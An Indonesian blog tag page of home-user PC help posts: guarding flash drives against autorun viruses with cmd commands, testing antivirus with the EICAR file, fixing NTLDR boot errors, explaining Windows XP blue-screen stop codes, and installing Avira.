Search

Tampilkan postingan dengan label Virus. Tampilkan semua postingan

Cara Agar Flashdisk Tidak Terkena Virus

Cara Agar Flashdisk Tidak Terkena Virus | mencegah flashdisk atau komputer dari virus adalah harapan kita semua yang sering berkecimpung di dunia komputer.biasanya kita yang aktif di sering copy file disana sini dan pada akhirnya flahdisk atau Data Traveler yang kita gunakan terkena virus.

Lalu bagaimana cara mencegah agar flashdisk tidak terkena virus dan aman dari virus?berikut ini saya paparkan sedikit pengalaman yang saya tuliskan pada artikel yang berjudul Cara Agar Flashdisk Tidak Terkena Virus.Setelah sebelumnya telah posting mengenai …. …….

Berikut ini adaah Tips Trik Cara Agar Flashdisk Bebas dari Virus

1.Biasanya setiap flashdisk yang kita gunakan ada folder RECYCLER yang kadang di dalamnya mengandung ratusan bahkan ribuan virus,biasanya virus dalam folder RECYCLER itu mudah sekali menyebar pada komputer/laptop.apalagi Autoplay pada komputer tersebut menyala.Baca Artikel saya Cara Mematikan Autoplay pada Komputer.
2.hapus folder RECYCLER tadi dengan menggunakan CMD.klik start > run > ketikkan cmd > enter
3.masuk pada drive flashdisk yang ada folder RECYCLER dari CMD.contoh ketikkan w: .Kalau punya anda mungin flashdisknya berada di E,F,G,H tergantung kondisi pada komputer.lalu tekan enter.
4.ketikkan dir/ah atau dir/adh untuk mengetahui apa-apa saja yang tersembunyi di dalam flashdisk kita.
5.pertama kita ketikkan attrib –h –r –s RECYCLER untuk menghilangkan attribute hidden,read-only,dan system pada folder RECYCLER yang berada di flashdisk.lalu hapus folder RECYCLER dengan cara ketikkan rd/s RECYCLER lalu tekan enter.seperti gambar di bawah ini.
6.Setelah folder berhasil di hapus maka disini kita akan membuat “file” dengan tujuan folder RECYCLER tadi tidak bisa mereplace file yang kita buat.
Ketikkan copy con RECYCLER.Lalu tekan tombol CTRL+Z lalu enter.
7.Tambahkan juga attribute pada file yang telah dibuat dengan cara ketikkan attrib +h +r +s RECYCLER lalu enter. Teknik ini bertujuan agar folder RECYCLER yang biasanya terdapat ribuan virus tidak bisa menimpa file RECYCLER yang dibuat oleh kita.karena kita telah mengatur attribute terhadap file tersebut.
Teknik ini sebenarnya ada hubungannya dengan artikel saya mengenai Melawan Virus dengan Folder.Silahkan dibaca dan dipahami

8.Langkah selanjutnya adalah menghapus folder Autorun.inf yang biasanya terdeteksi sebagai virus karena dalam folder tersebut biasanya tersisipi virus virus yang bekerja secara autorun.
Untuk menghapusnya caranya seperti cara di atas hanya saja tulisan RECYCLER diganti dengan Autorun.inf.setelah membuat file Autorun.inf jangan lupa untuk member attribute terhadap file.
Sebenarnya anda dengan mudah menghapus Autorun.inf dengan software ini

9.Cara lain agar flashdisk terhindar dari virus adalah dengan menggunakan Smadav (baca artikel saya mengenai Memanfaatkan Tools Tools Tersembunyi Smadav). Buka Smadav > tools > Smad-Lock
Disana akan terlihat drive drive yang tersedia.Centang pada flashdisk lalu klik Lock sampai muncul status Locked.
Hal ini akan membuat perlindungan terhadap flashdisk karena di dalam flashdisk telah ada Autorun.inf buatan Smadav yang fungsinya hampir sama dengan file yang telah dibuat di atas.

10.Disana juga ada folder Smad-Lock atau sering disebut Brankas Smadav.saya sarankan memasukkan file-file anda disana karena folder tersebut 75% aman dari virus daripada disimpan di luar folder.
Selain itu anda juga dapat Membuat Nama Unik Folder atau flashdisk

Dengan nama unik pada folder maka kemungkinan akan terindeksi virus akan lebih kecil daripada diberi dengan nama yang umum.
Contoh nama sebuah drive harddisk yang ditambahkan dengan kode unik di bawah ini.
Catatan : usahakan lakukan tips tadi pada komputer yang bebas dari virus.

Cara diatas adalah sedikit tips mengamankan flashdisk dari virus,mencegah virus dari flashdisk,mencegah virus masuk ke flashdisk.
Demikian artikel mengenai Cara Agar Flashdisk Tidak Terkena Virus.Semoga bermanfaat

Bagaimana Cara Mengetes Anti Virus Yang Bagus

Bagaimana Cara Mengetes Anti Virus Yang Bagus,kali saya akan berbagi info yang menarik nih sobat,yaitu Cara Mengetes Anti Virus maksudnya adalah anda akan saya ajak untuk mengetes apakah antivirus sobat bekerja dengan baik/layak digunakan oleh komputer sobat. Hanya dengan membuat file virus yang sederhana.Namun,sobat tidak perlu khawatir karena virus yang akan dibuat adalah file virus yang tidak berbahaya alias virus pasif,yang meskipun nantinya tidak terdeteksi oleh antivirus sobat,tidak akan merusak dan menginfeksi file-file windows ataupun file-file penting lainnya.Karena tujuan dari virus ini hanyalah mengetes aktif / tidaknya kerja dari antivirus sobat dan membuatnya hanya dengan notepad.

Virus Tes ini dibuat oleh komunitas resmi yang bernama EICAR (European Institute for Computer Anti-Virus Research) yang mempunyai situs resmi di http://eicar.org. Nah langsung aja ya,daripada banyak bicara bikin bingung,mending langsung praktek,bener kan?

1.) Oke,pertama buka Notepad anda Start > All Program > Acessories > Notepad 
2.) Setelah Notepad dibuka copykan kode ini
3.) Setelah itu kita simpan.
4.) Lalu beri nama file tersebut dengan Eicar.com dan ganti format filenya dengan All files,lalu pilih tempat yang akan digunakan sobat untuk menaruh file ini.

5.) Setelah file ini disimpan,seharusnya antivirus yang kuat sudah bisa mendeteksi file ini,ditandai dengan munculnya pesan/alert yang muncul dan mengkonfirmasi bahwa virus buatan itu telah dibersihkan, diblokir,dihapus,atau dimasukkan ke karantina ataupun menanyakan dahulu aksi apa yang akan dilakukan oleh sobat,untuk mengeceknya,buka Windows Explorer dengan cara Start > Computer atau tekan logo Windows+E lalu buka tempat sobat menaruh file virus buatan yang telah sobat simpan tadi,buka akses file virus buatan tersebut (klik dua kali)

Kalau punya saya setelah akan save langsung muncul notifikasi seperti gambar di bawah,belum membuka Explorer.


Ini menandakan bahwa Anti Virus yang saya gunakan cukup bagus,realtimenya juga bagus langsung mendeteksi sesuatu yang “ganjil”.inilah screenshoot Anti Virus saya dengan automatic update tiap hari.

6.) Mungkin Anti Virus yang anda gunakan berbeda dengan yang saya pakai,tetapi pada intinya melindungi system.Jika punya anda belum muncul pesan/alert dari antivirus sobat,coba scan file tersebut,mungkin antivirus sobat tidak memiliki Real-time Protection,hahaha .Jika masih belum terdeteksi juga/error pada saat menyecan mungkin antivirus sobat sedang rusak (out of date ) dikarenakan jarang update,disarankan untuk mengupdate antivirus sobat atau mengganti antivirus sobat dengan Anti Virus yang tersedia di Internet baik gratis maupun berbayar.

Sekian dulu tentang Bagaimana Cara Mengetes Anti Virus Yang Bagus,semoga dengan cara ini sobat bisa mengetahui apakah Anti Virus yang sobat gunakan layak atau tidak.

Cara Mengatasi NTLDR is Missing Komputer dan Laptop

Cara Mengatasi NTLDR is Missing Komputer dan Laptop | Inilah pesan yang muncul saat terjadi kesalahan sehingga windows tidak bisa booting dan log on. Pesan serupa yang lain adalah NTLDR is missing press any key to restart, atau Couldn't find NTLDR Please insert another disk. Jika pesan tersebut muncul pada saat booting, bisa dipastikan tidak akan bisa masuk ke windows, walaupun anda menjalankan safemode.

Hal tersebut bisa terjadi dikarenakan ada beberapa sebab :

1. Komputer booting tidak menggunakan bootable disk.
Saat booting windows mengakses device yang berisi bootable disk. seperti harddisk yang berisi system operasi windows, cd bootable atau removable disk yang bootable. Karena yang diakses bukan bootable disk, maka bisa berakibat windows tidak bisa booting ditandai dengan pesan seperti diatas.

2. Pengaturan boot device di BIOS/CMOS tidak mengarah pada harddisk.
Masih berhubungan dengan nomor diatas, atur ulang pengaturan booting BIOS / CMOS computer dengan setting firstboot device pada harddisk yang terdapat system operasi windowsnya.

3. Terdapat masalah pada usb keyboard

4. Kabel IDE atau SATA harddisk tidak tepat atau longgar.
Cek kabel Sata maupun IDE, jika longgar lepaskan kemudian pasang kembali dengan benar dan tepat, atau ganti kabelnya.

5. File NTLDR dan atau NTDETECT.COM tercorrupt.
Ini adalah penyebab yang paling sering terjadi.Untuk mengembalikan file ntldr atau ndetect.com yang tercorrupt atau hilang, bisa dilakukan dengan menggunakan fasilitas recovery console. Untuk masuk ke recovery console, caranya adalah sebagai berikut:

a) Atur BIOS / CMOS Setting agar booting menggunakan CDrom
b) Masukkan CD Windows XP anda ke CDrom.
c) Ketika muncul perintah “press any key to boot from the CD”, tekan salah satu tombol di keyboard (tombol apa saja)
d) Setelah muncul Windows XP setup menu tekan tombol "R" di keyboard untuk memilih to repair a windows XP installation using Recovery Console.

Pilih windows yang terinstall dengan menekan tombol "1" ( Jika windows yang terinstall hanya satu) kemudian tekan enter.
Jika diminta memasukkan password administrator, masukkan password administrator dan tekan enter (Jika tidak ada passwordnya langsung saja tekan enter).

Copy file ntldr dan ntdetect.com dari CDrom ke system windows anda dengan cara memberikan perintah seperti dibawah ini :
COPY F:\i386\NTLDR C:
COPY F:\i386\NTDETECT.COM C:

catatan: F pada kalimat diatas adalah nama drive cdrom di komputer.
Setiap computer bisa berbeda-beda. Jika CDROM dikomputer anda berada pada drive D, maka penulisannya menjadi COPY D:\i386\NTLDR C:
Sedangkan, C adalah directory dimana system operasi windows terinstall.
Untuk keluar dari jendela recovery console, ketikkan EXIT kemudian tekan enter

Setelah semua file selesai dicopy ke file system, ambil cd windows anda dan restart computer. (Atur kembali agar windows booting melalui harddisk)

Corrupt boot sector / master boot record
Jika penyebabnya boot sector atau master boot record, yang bisa dilakukan adalah memperbaiki boot sector maupun master boot record dengan cara memberi perintah FIXBOOT atau FIXMBR pada windows recovery console

File system windows tercorupt atau rusak.
Untuk hal ini mungkin reinstall windowslah sebagai jalan keluarnya :D

Demikianlah artikel mengenai Cara Mengatasi NTLDR is Missing Komputer dan Laptop.Semoga bermanfaat

Pesan Kesalahan Penyebab Blue Screen Of Death (BSOD) pada Windows XP

Pesan Kesalahan Penyebab Blue Screen Of Death (BSOD) pada Windows XP | pada kesempatan kali ini saya akan mencoba berbagi pengetahuan mengenai pesan-pesan kesalahan yang sering terjadi pada saat komputer atau laptop menjadi bluescreen.pesan-pesan kesalahan itu sering kali kita tidak tahu sehingga pada saat mengalami bluescreen menjadi “geger” (bahasa jawa).

Berikut ini adalah beberapa pesan kesalahan penyebab bluescreen (BSOD) pada komputer dan laptop.

Attempted Write To Readonly Memory (stop code 0X000000BE) Biasanya masalah ini disebabkan adanya kesalahan pada driver atau service. Apabila nama file dan service disebutkan coba uninstal software tersebut atau driver tersebut (rolling back the driver). Dan cari driver yang sesuai dengan Operating System-nya.

Bad Pool Caller (stop code 0X000000C2) Penyebab masalah ini mirip dengan masalah “Attempted Write To Readonly Memory,” di atas. Selain itu error ini juga dapat disebabkan oleh hardware yang rusak/cacat. Apabila masalah ini muncul ketika sedang melakukan upgrade Windows, itu dapat disebabkan adanya hardware yang tidak kompatibel dengan Windows. Coba lepas hardware yang bermasalah atau cari driver yang sesuai untuk Windwos-nya.

Data Bus Error (stop code 0X0000002E) Masalah ini biasanya disebabkan karena ada kerusakan/cacat pada hardware, biasanya adalah memory. Selain cacat pada memory bisa juga karena kerusakan motherboard, harddisk, ganti hardwarenya...


Driver IRQL Not Less Or Equal (stop code 0X000000D1) Disebabkan drivers mengakses hardware address yang tidak sesuai. Bisa juga disebabkan karena masalah seperti pada “Attempted Write To Readonly Memory,” di atas. Lihat masalah “Attempted Write To Readonly Memory" di atas.

Driver Power State Failure (stop code 0X0000009F) Disebabkan tidak cocok/kompatibel antara “computer’s power management” dengan driver atau services yang berjalan. Biasa terjadi pada saat komputer melakukan “hibernasi”. Apabila nama file dan service disebutkan coba uninstal software tersebut atau driver tersebut (rolling back the driver). Atau coba men-disable “Windows’ support for power management”.

Driver Unloaded Without Cancelling Pending Operations (stop code 0X000000CE) Penyebab masalah ini mirip dengan masalah “Attempted Write To Readonly Memory,” di atas. Lihat masalah “Attempted Write To Readonly Memory" di atas.

Driver Used Excessive Ptes (stop code 0X000000D) Lihat pada masalah “No More System PTEs,” di bawah.

Hardware Interrupt Storm (stop code 0X000000F2) Masalah timbul ketika suatu hardware (USB atau SCSI controller) gagal untuk “melepas” sebuah IRQ. Kegagalan tersebut biasanya disebabkan karena masalah pada driver. Selain itu masalah ini juga dapat timbul karena adanya dua perangkat menggunakan IRQ yang sama.

Inaccessible Boot Device (stop code 0X0000007B)
Biasanya masalah ini timbul pada saat startup Windows apabila Windows tidak dapat membaca data mengenai system boot partition. Bisa juga disebabkan karena harddisk yang error, file boot.ini yang cacat (corrupted). Bila tidak ada masalah pada disk drive, partisi dan file boot.ini (ketika dua Operating System terinstall) coba cek settingan booting pada BIOS. Apabila masalah ini munculketika sedang melakukan upgrade Windows, itu dapat disebabkan adanya hardware yang tidak kompatibel dengan Windows. Coba lepas hardware yang bermasalah atau cari driver yang sesuai untuk Windwos-nya.

Kernel Data Inpage Error (stop code 0X0000007A) Masalah timbul pada virtual memory, biasanya karena windows tidak dapat membaca atau menulis data ke swap file. Kemungkinan penyebab antara lain bad sectors, virus, memory yang cacat, atau bahkan kerusakan motherboard.

Kernel Stack Inpage Error (stop code 0X00000077) Penyebab mirip dengan masalah “Kernel Data Inpage Error,” di atas.

Kmode Exception Not Handled (stop code 0X0000001E) Biasanya masalah ini disebabkan adanya kesalahan pada driver atau service, konfilk IRQ. Apabila nama file dan service disebutkan coba uninstal software tersebut atau driver tersebut (rolling back the driver). Masalah ini juga dapat disebabkan karena kurangnya space pada disk pada saat melakukan instalasi.

No More System PTEs (stop code 0X0000003F) Masalah muncul karena Windows kekurangan Page Table Entries (PTEs). PTEs digunakan untuk melakukan mapping RAM. Dimana mapping ini dilakukan oleh Virtual Memory Manager (VMM).
Masalah ini juga dapat muncul ketika anda menggunakan beberapa monitor sekaligus. Apabila error tersebut sering muncul, coba untuk menambah alokasi untuk PTEs pada Windows dengan cara sebagai berikut:I •Buka Registry Editor.
Lihat pada: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management •Double-click pada PagedPoolSize , masukkan value-nya 0 , klik OK. •Kemudian double-click pada SystemPages. Jika menggunakan beberapa monitor sekaligus masukkan valuenya 36000. Selain itu masukkan valuenya 40000jika RAM sebesar 128MB atau kurang. Jika RAM 128MB atau lebih masukkan valuenya 110000. •Setelah selesai, klik OK, tutup Registry Editor dan restart komputernya. when you’re done. The change will take effect when you restart Windows.


NTFS File System (stop code 0X00000024) Error disebabkan adanya masalah yang dilaporkan oleh Ntfs.sys (driver yang berfungsi untuk membaca dan menulis NTFS). Jika masih menggunakan file system FAT 32, error message yang timbul akan mirip (stop code 0X00000023). Masalah ini bisa diatasi dengan mengganti hardisk anda.


Page Fault In Nonpaged Area (stop code 0X00000050) Penyebab masalah ini mirip dengan masalah “Attempted Write To Readonly Memory,” di atas.


Status Image Checksum Mismatch (stop code 0Xc0000221) Kemungkinan penyebab error ini adalah kerusakan pada swap file, atau driver yang corrupted.

T Solusi 1 : Anda dapat menggunakan Driver Rollback atau System Restore dari safe mode, untuk mengembalikan driver sebelumnya. Anda juga dapat menggunakan Windows XP Professional pemulihan fitur seperti Konfigurasi Baik Terakhir yang Diketahui pilihan startup, Cadangan, atau Automated System Recovery untuk mengembalikan konfigurasi bekerja sebelumnya. Setelah mengembalikan dari media backup, anda mungkin perlu mengajukan permohonan kembali service pack atau hotfix, tergantung pada saat backup dilakukan.

Solusi 2 : Jika pesan Stop nama file tertentu, cobalah menggantinya secara manual dengan salinan dari Windows XP Professional sistem operasi CD dengan mode aman atau Recovery Console. Untuk sistem yang menggunakan FAT16 atau sistem file FAT32, Anda memiliki pilihan untuk menggunakan Windows 98 atau Windows Millennium Edition Emergency Boot Disk untuk mengakses hard disk. Jika file asli dari CD sistem operasi memiliki nama file yang berakhir dengan tanda garis bawah (_) karakter, Anda tidak dapat menggunakan file sampai terkompresi. Konsol Pemulihan's Salin perintah ini sangat ideal untuk menyalin file terkompresi karena mendeteksi dan memperluas mereka. Jika Anda tidak menentukan nama file tujuan, Anda harus mengubah nama file diperluas dengan ekstensi yang benar sebelum menggunakannya. Dari safe mode atau Recovery Console, Anda dapat menggunakan perintah Expand uncompress dan menyalin file ke lokasi tujuan. Dalam Recovery Console, file yang diperluas diberi nama yang benar setelah disalin ke lokasi tujuan. Untuk informasi lebih lanjut tentang Expand Menyalin atau perintah, lihat Windows XP Help and Support Centre.

Status System Process Terminated (stop code 0Xc000021A) Disebabkan adanya masalah pada Winlogon.exe atau pada Client Server Runtime Subsystem (CSRSS). Bisa juga disebabkan karena suatu user dengan level administrator merubah permission suatu file-file penting pada sistem Windows.

Unexpected Kernel Mode Trap (stop code 0X0000007F) Umumnya error ini disebabkan karena memory yang cacat, kerusakan motherboard atau temperatur prossesor yang tinggi (biasanya terjadi karena overclocking).

Unmountable Boot Volume (stop code 0X000000ED) Disebabkan karena Windows tidak bisa “mount” boot volume. Lihat juga pada bagian “Inaccessible Boot Device,”

Tambahan (Update 1) :

Unable To Locate Dll (stop code 0 x00000135) Biasanya disebabkan oleh sebuah file yang telah hilang atau rusak, atau kesalahan registri. Solusi: Jika dokumen tersebut hilang atau rusak, biasanya blue screen akan menampilkan informasi nam file yang berkaitan, anda dapat mencari computer network atau dokumen lain yang sesuai, dan meng-copynya ke folder Sistem SYSTEM32 subfolder. Jika blue screen tidak menunjukkan nama file, kemungkinan kerusakan berada pada registry, gunakan System Restore.

Thread Stuck In Device Driver (stop code x000000EA) Biasanya disebabkan oleh video card (VGA) atau disebabkan oleh driver-nya. Solusi: Install driver terbaru untuk video card anda, jika tidak, anda perlu mengganti VGA untuk checking jika kegagalan masih terjadi.

Bad Pool Caller (stop code 0 x000000C2) Kesalahan driver berusaha untuk memasuki operasi memori. Biasanya driver atau software yang disebabkan oleh BUG. Solusi: Cabut RAM, tukarkan/pindah-pindahkan slot-nya.

Video Driver Init Failure (stop code 0 x000000B4) Penghentian informasi yang seharusnya tidak memulai Windows karena berbasis grafis, sehingga tidak dapat masuk ke graphical interface. Masalah biasanya terletak pada kartu grafis, atau ada konflik dengan hardware grafis (parallel or serial port). Solusi: Masuk ke Safe Mode lihat apakah masalah teratasi, jika teratasi, silahkan meng-upgrade driver graphi card terbaru, jika masih gagal, kemungkinan disebabkan oleh kartu grafis dan port paralel, buka "System Properties" di hardware -> Device Manager, double-klik LPT1 port untuk menghubungkan untuk print item tersebut, dalam "resource tab" hilangkan/unselect "use automatic configuration", kemudian "input I / O range "of" 03BC "to" 0378"

ACPI BIOS Error (stop code 0 x000000A5) Biasanya karena BIOS motherboard tidak mendukung/tidak support spesifikasi ACPI. Solusi: Jika tidak ada file BIOS yang sesuai, maka dapat meng-instal-nya melalui CD Windows 2K/XP, ketika muncul "press F6 if you need to install a third-party SCSI or RAID driver" tekan tombol F7, jadi Windows akan secara otomatis mencegah instalasi ACPI HAL, dan instalasi PC Standar HAL.

Machine Check Exception (stop code 0 x0000009C) Biasanya disebabkan oleh hardware. Pada umumnya terjadi karena masalah overclocking atau hardware (memori, CPU, bus, power supply). Solusi: Jika overclocking, frekuensi CPU asli 请降 (Qing Xiang) akan memeriksa hardware.

Kernel Mode Exception Not Handled (stop code 0 x0000008E) Kesalahan pada kernel level aplikasi, tetapi Windows tidak menangkap kesalahan prosesor. Biasanya kesalahan kompatibilitas hardware. Solusi: Upgrade ke driver terbaru atau meng-upgrade BIOS. NMI Hardware Failure (stop code 0 x00000080) Biasanya disebabkan oleh hardware. (Sepertinya ada kesalahan lblue screen dan hardware bond) Solusi: Jika Anda baru saja memasang hardware baru, copot hardware-nya, ganti slot dan kemudian coba install driver terbaru, jika masalah muncul stelah update suatu driver, silakan kembalikan versi asli sebelumnya, untuk memeriksa apakah ada pencemaran di Goldfinger memori dan kerusakan, pemindaian virus, jalankan "chkdsk / r" untuk memeriksa dan memperbaiki kesalahan disk, memeriksa semua hardware add-in card. Jika masih gagal, hubungi perusahaan perbaikan komputer profesional dan minta bantuan.

System Thread Exception Not Handled(stop code 0 x0000007E) Kesalahan system process, tetapi Windows tidak dapat menangkap kesalahan prosesor. Banyak penyebabnya, termasuk: kompatibilitas hardware, ada masalah system driver atau system service, atau beberapa software. Solusi: Harap gunakan "Event Viewer" untuk mendapatkan informasi lebih lanjut dari akar penyebab kesalahan yang ditemukan.

Registry Error (stop code 0 x00000051) Deskripsi stop code, kesalahan system configuration manager atau kesalahan manajer karena hard disk itu sendiri memiliki kerusakan fisik atau file system, sehingga di dalam register file membaca input / output erorr. Solusi: Gunakan "chkdsk / r" untuk memeriksa dan memperbaiki kesalahan disk.

FTDISK Internal Error (stop code 0 x00000058) Kegagalan karena kesalahan driver utama. Solusi: Pertama coba restart komputer untuk melihat apakah dapat menyelesaikan masalah, Jika tidak, coba "Last Known Good Configuration" untuk menyelesaikan. Critical Service Failed (stop code 0 x0000005E) Awal yang sangat penting untuk mengidentifikasi sistem yang disebabkan. Solusi: Jika Anda baru saja memasang hardware baru, copot hardware-nya, lalu buka Internet untuk memeriksa daftar apakah hardware itu kompatibel dengan Windows 2K/XP, dan kemudian restart komputer Anda, jika blue screen muncul, gunakan "Last Known Good Configuration" ,jika gagal, dianjurkan untuk memperbaiki atau re-install.

Session3 Initialization Failed (stop code 0 x0000006F) Error ini biasanya muncul pada Windows startup, biasanya muncul pertanyaan driver atau kerusakan yang timbul dari sistem file. Solusi: Direkomendasikan bahwa penggunaan CD instalasi Windows untuk memperbaiki instalasi sistem.

Process Has Locked Pages(stop code 0 x00000076) Biasanya karena driver pada penyelesaian input / output. Solusi: Langkah pertama: Klik Start -> Run: regedt32, cari [HKLM \ SYSTEM \ Currentcontrol Set \ control \ session manager \ memory management], double-byte value di sisi kanan "TrackLockedPages", nilai 1.Langkah Kedua: Jika blue screen lagi, maka pesan kesalahan akan menjadi: STOP: 0x0000000CB (0xY, 0xY, 0xY, 0xY) DRIVER_LEFT_LOCKED_PAGES_IN_PROCESS salah satu dari keempat "0xY" akan muncul nama driver yang menjadi masalah, repair atau uninstall driver yang muncul.Langkah ketiga: Untuk masuk ke registri, hapus "TrackLockedPages" yang sudah ditambahkan tadi. Multiple IRP Complete

Request (stop code 0 x00000044) Biasanya disebabkan oleh driver perangkat hardware. Solusi: Uninstall driver yang baru diinstal.

RDR File System (stop code 0 x00000027) Penyebab kesalahan ini sulit untuk dinilai, tetapi "out of Windows memory management problem" kemungkinan akan menyebabkan munculnya stop code ini. Solusi: Jika hal itu disebabkan karena memory management, meningkatkan/upgrade memori (RAM) akan memecahkan masalah.

TAMBAHAN :

1. IRQL_NOT_LESS_OR_EQUAL (0X0000000A) Ini merupakan biangnya biang kerok pada BsOD. Kenapa? Karena umumnya pada BsOD, pesan ini yang paling sering muncul. Pesan kesalahan ini disebabkan umumnya kerena ada ketidakcocokan driver yang terinstall di komputer.

Daftar Penyebab: ? Masalah driver yang bentrok atau tidak cocok ? Masalah Video Card, hal ini mencakup video card yang di overclock melebihi batas atau Anda baru berganti Video card dan Anda belum menguninstall driver Video card lama dari chipset berbeda ? Masalah Audio Card, meliputi kesalahan konfigurasi atau bug dalam driver sound card

2. NTFS_FILE_SYSTEM atau FAT_FILE_SYSTEM (0X00000024) atau (0X00000023) Nah, pesan ini setidaknya sudah sedikit "nyambung" memberikan gambaran di mana kerusakan berada, yaitu ada di partisi atau filesystemnya tetapi bukan di harddisknya. Kita bisa melakukan pengecekan dengan memeriksa kabel SATA atau PATA atau bisa mengecek partisi dengan tool chkdsk.

3. UNEXPECTED_KERNEL_MODE_TRAP (0X0000007F) Bila Anda mendapatkan pesan seperti ini, dapat disebabkan karena: ? Overclock Hardware yang berlebihan ? Komponen komputer yang kepanasan ? BIOS yang korup ? Memory dan CPU yang cacat

4. DATA_BUS_ERROR Pesan ini disebabkan karena adanya kemungkinan bahwa memory atau slot memory di motherboard rusak.

5. PAGE_FAULT_IN_NONPAGED_AREA Disebabkan karena adanya kerusakan hardware, termasuk memory utama, memory video card, atau memory di processor (L2 Cache)

6. INACCESSIBLE_BOOT_DEVICE Disebabkan karena adanya kesalahan dalam konfigurasi jumper harddisk yang salah, virus boot sector, driver IDE controller yang salah, atau kesalahan driver chipset.

7. VIDEO_DRIVER_INIT_FAILURE Kesalahan terjadi pada instalasi driver video card yang kurang sempurna, restart pada saat instalasi atau juga dapat terjadi karena kesalahan dalam instalasi driver.

8. BAD_POOL_CALLER Kesalahan ini dapat terjadi karena kesalahan atau driver yang tidak kompatibel. Sering terjadi saat melakukan instalasi XP dari upgrade, atau bukan dari instalasi baru.


9. PEN_LIST_CORRUPT Pesan ini disebabkan karena adanya kerusakan RAM

10. MACHINE_CHECK_EXCEPTION Disebabkan oleh cacatnya CPU, atau yang di overclock secara agresif, serta power supply yang kekurangan daya atau rusak

Demikianlah artikel mengenai Pesan Kesalahan Penyebab Blue Screen Of Death (BSOD) Windows XP.Semoga bermanfaat

Cara Menghapus Virus di Komputer dan Laptop dengan Avira

Menghapus Virus di Komputer dan Laptop dengan Avira | Pada waktu pertama kali mendengar mengenai virus komputer banyak orang mengasumsikan seperti layaknya virus pada manusia, virus komputer bisa menular ke manusia dan bisa membuat orang jadi sakit dan ternyata hanya sifat-sifatnya yang sama antara virus di dunia nyata dengan virus di dunia IT/Komputer. Kita sebagai pengguna komputer mau tidak mau harus aware terhadap yang satu ini. Mungkin kita hanya pengguna normal dan data kita pun tidak seberapa mahal dibanding dengan perusahaan-perusahaan besar, tetapi seringkali hal ini mengurangi aktivitas dan produktivitas kita sebagai pengguna komputer.

Bayangkan tiba-tiba komputer kita crash/hang, padahal tugas-tugas kita sebagai mahasiswa atau pekerja akan sedikit banyak tergganggu. Lebih baik Install ulang software kita daripada scan virus yang belum tentu bisa membasmi bersih virusnnya, terkadang malah kita harus memformat Hardisk kita untuk memastikan virus tidak tertinggal di level partisi media simpan kita.Sehingga sebaiknya langkah antisipasi lebih penting daripada kita tiba-tiba komputer kita crash seperti tersebut diatas, lebih baik mencegah daripada mengobati.

Bahkan Symantec menyatakan pertumbuhan program jahat masih mengalami kenaikan tinggi. Pertumbuhan sangat besar terjadi dalam setahun terakhir. Laporan tersebut menyatakan selama semester kedua tahun 2007 ditemukan 499.811 program berbahaya baru atau naik 136 persen dari periode yang sama tahun sebelumnya.Sepanjang 2007, Symantec mendeteksi 711.912 program jahat baru. Temuan ini menambah jumlah virus dan malware yang sudah dideteksi Symantec menjadi 1.122.311 jenis (sumber kompas).

Ada beberapa cara untuk mencegah penularan virus komputer, dan yang paling aman adalah membatasi tukar menukar data ke komputer kita, tetapi hal tersebut akan membuat komputer dan kita sendiri malah seperti katak dalam tempurung. Apalagi dengan berkembangnya internet dengan berbagai macam fasilitasnya, mau tidak mau membuat komputer kita berhubungan dengan komputer/data dari luar. Sehingga kita harus bisa memilih software penangkis virus yang mudah updatenya. Sebenarnya ancaman tidak hanya dari virus komputer, tetapi ada ancaman lain seperti worm,trojan, spyware dan program jahat lainnya (Malware) yang harus kita waspadai.

Untuk program antivirus ada banyak pilihan yang tersedia, seperti produk dari perusahaan-perusahaan besar dan terkenal seperti symantec, Mcaffe dll, tentunya kita harus merogoh kocek lebih dalam untuk urusan yang satu ini. Ada alternatif lain yang bisa dikatakan gratis. Kita bisa mencoba antivirus yang free dari internet.

Salah satunya adalah antivirus Avira Antivir Personal anda bisa akses situsnya http://www.avira.com/en/pages/index.php. Avira buatan dari avira gmbh, perusahaan pembuat antivirus dari jerman, berdasarkan Antivir antivirus engine yang diluncurkan pada tahun 1998 yang dinamakan H+BEDV Datentechnik GmbH ketika diciptakan.

Free Buat Pengguna Personal

untuk menggunakan produk ini anda bisa download di http://www.free-av.de/de/download/index.html, Ada 3 pilihah untuk pengguna personal :

Avira AntiVir Personal - FREE Antivirus

Avira AntiVir Premium

Avira Premium Security Suite

Untuk yang free kita pilih option yang pertama, anda bisa langsung di download avira dari situs utama download.com. sampai artikel ini ditulis, tersedia dua mirror alternatif untuk download, jika yang lain down bisa coba yang satunnya di tucows download (Avira AntiVir Personal - FREE Antivirus) atau di softpedia.com

Instalasinya cukup mudah, tinggal dijalankan file aplikasinya dobel klik antivir_workstation_winu_en_h.exe ikuti step by stepnya.

Sedangkan untuk manual update filenya bisa anda download lewat alamat website http://www.avira.com/en/support/vdf_update.html atau langsung anda download lewat http://dl.antivir.de/down/vdf/ivdf_fusebundle_nt_en.zip. Setelah terinstal didalam komputer kita, Icon avira antivirus akan muncul pada tray bar komputer kita dengan tanda payung sedang terbuka untuk aktif, dan payung tertutup jika avira dimatikan. Pastikan Icon Avira terbuka gambar payungnya.

langkah selanjutnya adalah meng-update virus definition filenya, biasanya setiap seminggu sekali bahkan kurang dari seminggu, sudah keluar virus definitionnya yang baru.

Kita bisa update manual (jika kita tidak terhubung dengan koneksi internet), atau otomatis update jika komputer kita terhubung dengan koneksi internet.

Setelah itu kita bisa scaning file-file yang ada dalam komputer kita atau yang akan kita copy kedalam hardisk kita terlebih dahulu.

Kelemahan untuk Free Personal

Untuk Avira AntiVir Personal yang dipakai pada komputer pribadi :
Setiap tahun harus kita update antivirus enginenya, yang untungnya masih tersedia free lewat web avira entah seterusnya atau sampai kapan.

Tidak tersedia untuk anti spywarenya, anda bisa gunakan alternatif software pencegah spyware buatan pihak yang lain. Lain waktu bisa kita sharingkan untuk Free program pencegah spyware seperti spybot & destroy yang lumayan ampuh untuk mencegah spyware atau anda bisa seaching lewat internet.

Sekian artikel tentang Menghapus Virus di Komputer/Laptop dengan Avira Semoga bermanfaat.

Cara menggunakan Dr Web Live USB untuk menghapus Virus

